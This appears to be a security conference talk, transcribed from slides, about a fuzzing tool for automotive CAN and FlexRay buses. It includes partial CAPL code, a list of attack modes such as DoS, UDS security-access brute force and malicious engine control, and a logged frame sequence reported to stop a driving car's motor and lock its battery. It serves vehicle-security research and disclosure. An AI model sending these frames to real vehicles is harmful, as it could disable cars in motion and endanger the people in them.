
Three: Send the constructed message data (generated according to the FUZZ mode), and save the sent message log at the same time.

Four: Periodically monitor the ECU status to determine whether the ECU status is normal.

Five: If normal, repeat three and four.


If an exception occurs, send UDS 11 service to restart the ECU.
Replay the messages in the log and monitor the ECU status. If the abnormal state can be reproduced, record the message and generate a FUZZ report.

FUZZ Tool schematic diagram



Application scenarios

It can be used not only on the entire vehicle, but also on the individual ECU.



FUZZ Code introduction

on message

Monitor messages sent and received on the bus

Select the Rx or Tx message through this.dir.

Select the ECU ID by this.id.

Filter message bytes by this.byte(0x0).

on Error
Monitor the error on the bus and analyze the cause of the error.

Output() sends CAN message

```
on message *
{
  if((FUZZ_Model!=5)&&(FUZZ_Model!=6)&&(FUZZ_Model!=7)){
    if((this.dir==Rx)&&((FUZZ_Model!=5)||(FUZZ_Model!=4))){
      if((FUZZ_Model==1)||(FUZZ_Model==2)){
        for(Rxcount=0;Rxcount<=FUZZ_1_ECU_Count_All;Rxcount++){
          if(FUZZ1_Response_ECU_ID_All[Rxcount] == (this.id-8) ){
            ReceiveData[0]=this.id;
            ReceiveData[1]=this.byte(0);
            ReceiveData[2]=this.byte(1);
            ReceiveData[3]=this.byte(2);
            ReceiveData[4]=this.byte(3);
            ReceiveData[5]=this.byte(4);
            ReceiveData[6]=this.byte(5);
            ReceiveData[7]=this.byte(6);
            ReceiveData[8]=this.byte(7);
          if((this.byte(0)<0x20)||((this.byte(1)!=0x50)&&(this.byte(2)!=0x01))){
            RecordLog(ReceiveData,9,tmpErr_Str,0);
          }else{
                RecordLog(ReceiveData,FUZZ_1_ECU_Count_All,tmpErr_Str,3);
          }
        }
      }
    }
  }else if((FUZZ_Model==3)&&(FUZZ_1_ECU_Flag_All==0)){
          ReceiveData[0]=this.id;
          ReceiveData[1]=this.byte(0);
          ReceiveData[2]=this.byte(1);
          ReceiveData[3]=this.byte(2);
          ReceiveData[4]=this.byte(3);
          ReceiveData[5]=this.byte(4);
          ReceiveData[6]=this.byte(5);
          ReceiveData[7]=this.byte(6);
          ReceiveData[8]=this.byte(7);
```

filtration

EUC ID

CAN Message

FUZZ Code introduction

For the attack chain structure of the CAN diagnostic message, the FUZZ tool lists one item and performs the detection in sequence. The test for 27 services takes a long time.

CAN and FlexRay are similar to FUZZ for diagnostic messages, the main difference is that the diagnostic messages of FlexRay are sent using dynamic frames. The construction of the message constructs the data according to the previous research on UDS.

```
    {
//********1.   Dos attack
//********2.   Bus malicious message terminated
//********3.   No precondition reset
//********4.   SF scan
//********5.   DiagID scan
//********6.   DID scan
//********7.   SID scan
//********8.   Data scan
//********9.   Data tamper
//********10.  27 Seed length scanning
//********11.  27 Probing the number of security authentication errors
//********12.  27 Brute force testing
//********13.  27 Random number strength detection
//********14.  28 Writing malicious data disrupts the system
//********15.  2F Malicious control of engine and other actions.
//       Request_Msg.id=0x7DF;
//       Request_Msg.dlc=8;
//       Request_Msg.byte(0)=0x2;
//       Request_Msg.byte(1)=0x11;
//       Request_Msg.byte(2)=0x01;
//       Request_Msg.byte(3)=random(0xFF);
//       Request_Msg.byte(4)=random(0xFF);
//       Request_Msg.byte(5)=random(0xFF);
//       Request_Msg.byte(6)=random(0xFF);
//       Request_Msg.byte(7)=random(0xFF);
//       Request_Msg.can = 1;
//       output(Request_Msg);
```

FUZZ Code introduction

on frFrame*()
Monitor FlexRay bus data.

testWaitForTimeout()
Delay function, the standard response time of ECU is 50ms, so the function on frFrame*() that monitors the bus will not be able to monitor the bus data if the delay function is not added.

frOutputDynFrame()
Send dynamic message frame function.

frUpdateStatFrame()
Send static message frame function

```
  byte SeedLog_Count;
  //开关函数。是否记录及发送日志报文
  byte RecordLog_Flag=0;
  byte SeedLog_Flag=0;
  //数据转字符串中间变量。
  char tmpErr_Str[200];
}

//仅能接收到有效的帧数据。
on frFrame*{
  //响应函数，对总线上所有报文，第一层按方向分类成Rx与Tx。
  if(this.dir == Rx){
    if(1==FUZZ_Model){
      if((this.byte(0)==0x50)&&(this.byte(1)==0x01)&&(this.byte(2)==0x00)){
        //将数据保存到Log日志中。
        for(RecordLog_Count=0;RecordLog_Count<=31;RecordLog_Count++){
          RecordLog_Data[RecordLog_Count+1]=this.byte(RecordLog_Count);
        }
        //将SoltID保存到数据中。
        RecordLog_Data[0]=this.fr_slotID;
        //将数组保存写入到Log日志中。
        RecordLog(RecordLog_Data,33,tmpErr_Str,0);
        }
    }else if(2==FUZZ_Model){
    }else if(3==FUZZ_Model){
```

FUZZ Code introduction

Example of diagnostic message:

Dynamic Diagnosis Message Construction

Destination address + source address + fixed byte + reserved bit + diagnostic message

Because of the FlexRay message setting, the sending channel needs to be selected.

The dynamic diagnostic message frame has no requirement for time slots.

The static message frame needs to select the correct time slot to send the message.

```
void Model_2_Diagnose()
{
  for(Diag_LoopCount=1;Diag_LoopCount<=0xFFFF;Diag_LoopCount++){
    for(Diag_LoopDataCount=0;Diag_LoopDataCount<=31;Diag_LoopDataCount++){
      FlexrayRequest_Msg.byte(Diag_LoopDataCount)=0;
      FlexrayRequest_Msg.fr_slotID=Diag_Slot_ID_Count;
      Diag_Slot_ID_Count++;
      if(Diag_Slot_ID_Count>=100){
        Diag_Slot_ID_Count=1;
      }
    }
    FlexrayRequest_Msg.byte(0)=0x16;
    FlexrayRequest_Msg.byte(1)=0x01;

    FlexrayRequest_Msg.byte(2)=0xE;
    FlexrayRequest_Msg.byte(3)=0x80;

    FlexrayRequest_Msg.byte(4)=0x40;

    FlexrayRequest_Msg.byte(5)=0x02;
    FlexrayRequest_Msg.byte(6)=0x00;

    FlexrayRequest_Msg.byte(7)=0x02;
    FlexrayRequest_Msg.byte(8)=0x10;
    FlexrayRequest_Msg.byte(9)=0x01;

    FlexrayRequest_Msg.fr_cycleRepetition=1;
    FlexrayRequest_Msg.msgChannel=1;
    FlexrayRequest_Msg.fr_PayloadLength=32;
    frOutputDynFrame(FlexrayRequest_Msg);
    testWaitForTimeout(50);
  }
```

Destination Address — byte(0), byte(1)


Source Address — byte(2), byte(3)

Immobilization — byte(4)

Retain — byte(5), byte(6)

Diagnose Message — byte(7), byte(8), byte(9)

FUZZ Attack sample



FUZZ attack sample

For a certain car model, the FUZZ tool is used for actual testing, and the study of log files shows that:

Send four times in a row

3D 24 90 E2 C6 9A 99…..

After the message is sent, the motor suddenly stops while the car is driving, and the battery locks without power, making it impossible to drive.

Attackers use similar malicious messages, which are extremely dangerous to driving.

```
Tx:3D 24 90 E2 C6 9A 99 FA 58 01 BE F4 81 B9 34 4C B8 8A A7 3D F1 1B CC CB A0 FC 30 29 42 9E D2 EC 73
Tx:3E 58 EC 24 BD 2F E2 E9 F0 E6 FD 8A B4 9E 83 2E 1A FB D8 79 AF D8 30 1D B8 43 79 4F 26 A4 7D D0 84
Tx:3F 3A 31 24 73 EC 08 AB C0 88 D0 58 95 D0 CA F0 66 2D 87 23 F0 E3 17 3B 88 B3 16 74 88 FD F6 1B 93
Tx:40 02 F7 FD E6 6D CB 66 8E A9 22 A5 6A 15 FC A8 19 80 4C E5 65 86 B6 D3 54 5C 78 8F 2C C9 89 44 0D
Tx:41 74 98 C5 9C 07 BC 74 6E 10 9D 7C 96 9F 2F B0 C0 08 0E 55 66 64 38 CC 72 06 31 16 DC BD 24 D8 26
Tx:42 67 D6 A2 F4 67 F1 04 DC 74 86 D1 26 DC 1E F6 21 21 6E 00 59 CE 8E 6C 4A 0C 96 B3 5D 90 5F AA 78
Tx:43 41 6F 1C 7E D5 10 22 E3 92 AB 54 2C B8 6D CA 41 40 FA 69 15 8C 08 6D 6F 18 F2 35 E0 D0 5C 26 CB
Tx:44 0F A5 7B 13 CE 7E E7 6F 22 21 2D 7B A5 4E 83 58 9F D5 57 68 DC 03 18 01 77 97 DA A8 D0 ED 75 3E
Tx:45 78 CA 70 00 77 64 D8 B5 88 91 79 47 48 02 99 39 8A D4 69 FD 01 B9 53 53 B1 06 F5 84 7F 4C 83 F6
Tx:46 8F 3C 13 E9 59 C3 85 BB D6 E6 08 42 4C 1C 81 20 1C 05 2B E7 ED 6A 4A DA 7A 9F B0 08 4E 6C E0 CB
Tx:47 22 7C 71 0E F1 22 D5 0B E8 62 3F CB CA EC 4A 16 8B 8C 0A 03 83 98 82 5C 27 60 F5 BC 4D E6 5E B6
Tx:48 76 15 EE 6B F4 79 DA B1 91 C7 88 F5 99 1B 76 9D 3D 4F B8 01 FD D4 FE C4 35 E9 6D 49 87 52 56 29
Tx:3D 24 90 E2 C6 9A 99 FA 58 01 BE F4 81 B9 34 4C B8 8A A7 3D F1 1B CC CB A0 FC 30 29 42 9E D2 EC 73
Tx:3E 58 EC 24 BD 2F E2 E9 F0 E6 FD 8A B4 9E 83 2E 1A FB D8 79 AF D8 30 1D B8 43 79 4F 26 A4 7D D0 84
Tx:3F 3A 31 24 73 EC 08 AB C0 88 D0 58 95 D0 CA F0 66 2D 87 23 F0 E3 17 3B 88 B3 16 74 88 FD F6 1B 93
Tx:40 02 F7 FD E6 6D CB 66 8E A9 22 A5 6A 15 FC A8 19 80 4C E5 65 86 B6 D3 54 5C 78 8F 2C C9 89 44 0D
Tx:41 74 98 C5 9C 07 BC 74 6E 10 9D 7C 96 9F 2F B0 C0 08 0E 55 66 64 38 CC 72 06 31 16 DC BD 24 D8 26
Tx:42 67 D6 A2 F4 67 F1 04 DC 74 86 D1 26 DC 1E F6 21 21 6E 00 59 CE 8E 6C 4A 0C 96 B3 5D 90 5F AA 78
Tx:43 41 6F 1C 7E D5 10 22 E3 92 AB 54 2C B8 6D CA 41 40 FA 69 15 8C 08 6D 6F 18 F2 35 E0 D0 5C 26 CB
Tx:44 0F A5 7B 13 CE 7E E7 6F 22 21 2D 7B A5 4E 83 58 9F D5 57 68 DC 03 18 01 77 97 DA A8 D0 ED 75 3E
Tx:45 78 CA 70 00 77 64 D8 B5 88 91 79 47 48 02 99 39 8A D4 69 FD 01 B9 53 53 B1 06 F5 84 7F 4C 83 F6
Tx:46 8F 3C 13 E9 59 C3 85 BB D6 E6 08 42 4C 1C 81 20 1C 05 2B E7 ED 6A 4A DA 7A 9F B0 08 4E 6C E0 CB
Tx:47 22 7C 71 0E F1 22 D5 0B E8 62 3F CB CA EC 4A 16 8B 8C 0A 03 83 98 82 5C 27 60 F5 BC 4D E6 5E B6
Tx:48 76 15 EE 6B F4 79 DA B1 91 C7 88 F5 99 1B 76 9D 3D 4F B8 01 FD D4 FE C4 35 E9 6D 49 87 52 56 29
Tx:3D 24 90 E2 C6 9A 99 FA 58 01 BE F4 81 B9 34 4C B8 8A A7 3D F1 1B CC CB A0 FC 30 29 42 9E D2 EC 73
Tx:3E 58 EC 24 BD 2F E2 E9 F0 E6 FD 8A B4 9E 83 2E 1A FB D8 79 AF D8 30 1D B8 43 79 4F 26 A4 7D D0 84
Tx:3F 3A 31 24 73 EC 08 AB C0 88 D0 58 95 D0 CA F0 66 2D 87 23 F0 E3 17 3B 88 B3 16 74 88 FD F6 1B 93
Tx:40 02 F7 FD E6 6D CB 66 8E A9 22 A5 6A 15 FC A8 19 80 4C E5 65 86 B6 D3 54 5C 78 8F 2C C9 89 44 0D
Tx:41 74 98 C5 9C 07 BC 74 6E 10 9D 7C 96 9F 2F B0 C0 08 0E 55 66 64 38 CC 72 06 31 16 DC BD 24 D8 26
Tx:42 67 D6 A2 F4 67 F1 04 DC 74 86 D1 26 DC 1E F6 21 21 6E 00 59 CE 8E 6C 4A 0C 96 B3 5D 90 5F AA 78
Tx:43 41 6F 1C 7E D5 10 22 E3 92 AB 54 2C B8 6D CA 41 40 FA 69 15 8C 08 6D 6F 18 F2 35 E0 D0 5C 26 CB
Tx:44 0F A5 7B 13 CE 7E E7 6F 22 21 2D 7B A5 4E 83 58 9F D5 57 68 DC 03 18 01 77 97 DA A8 D0 ED 75 3E
Tx:45 78 CA 70 00 77 64 D8 B5 88 91 79 47 48 02 99 39 8A D4 69 FD 01 B9 53 53 B1 06 F5 84 7F 4C 83 F6
Tx:46 8F 3C 13 E9 59 C3 85 BB D6 E6 08 42 4C 1C 81 20 1C 05 2B E7 ED 6A 4A DA 7A 9F B0 08 4E 6C E0 CB
Tx:47 22 7C 71 0E F1 22 D5 0B E8 62 3F CB CA EC 4A 16 8B 8C 0A 03 83 98 82 5C 27 60 F5 BC 4D E6 5E B6
Tx:48 76 15 EE 6B F4 79 DA B1 91 C7 88 F5 99 1B 76 9D 3D 4F B8 01 FD D4 FE C4 35 E9 6D 49 87 52 56 29
Tx:3D 24 90 E2 C6 9A 99 FA 58 01 BE F4 81 B9 34 4C B8 8A A7 3D F1 1B CC CB A0 FC 30 29 42 9E D2 EC 73
Tx:3E 58 EC 24 BD 2F E2 E9 F0 E6 FD 8A B4 9E 83 2E 1A FB D8 79 AF D8 30 1D B8 43 79 4F 26 A4 7D D0 84
Tx:3F 3A 31 24 73 EC 08 AB C0 88 D0 58 95 D0 CA F0 66 2D 87 23 F0 E3 17 3B 88 B3 16 74 88 FD F6 1B 93
```

Thank you, thank you POC, thank you ZEEKR.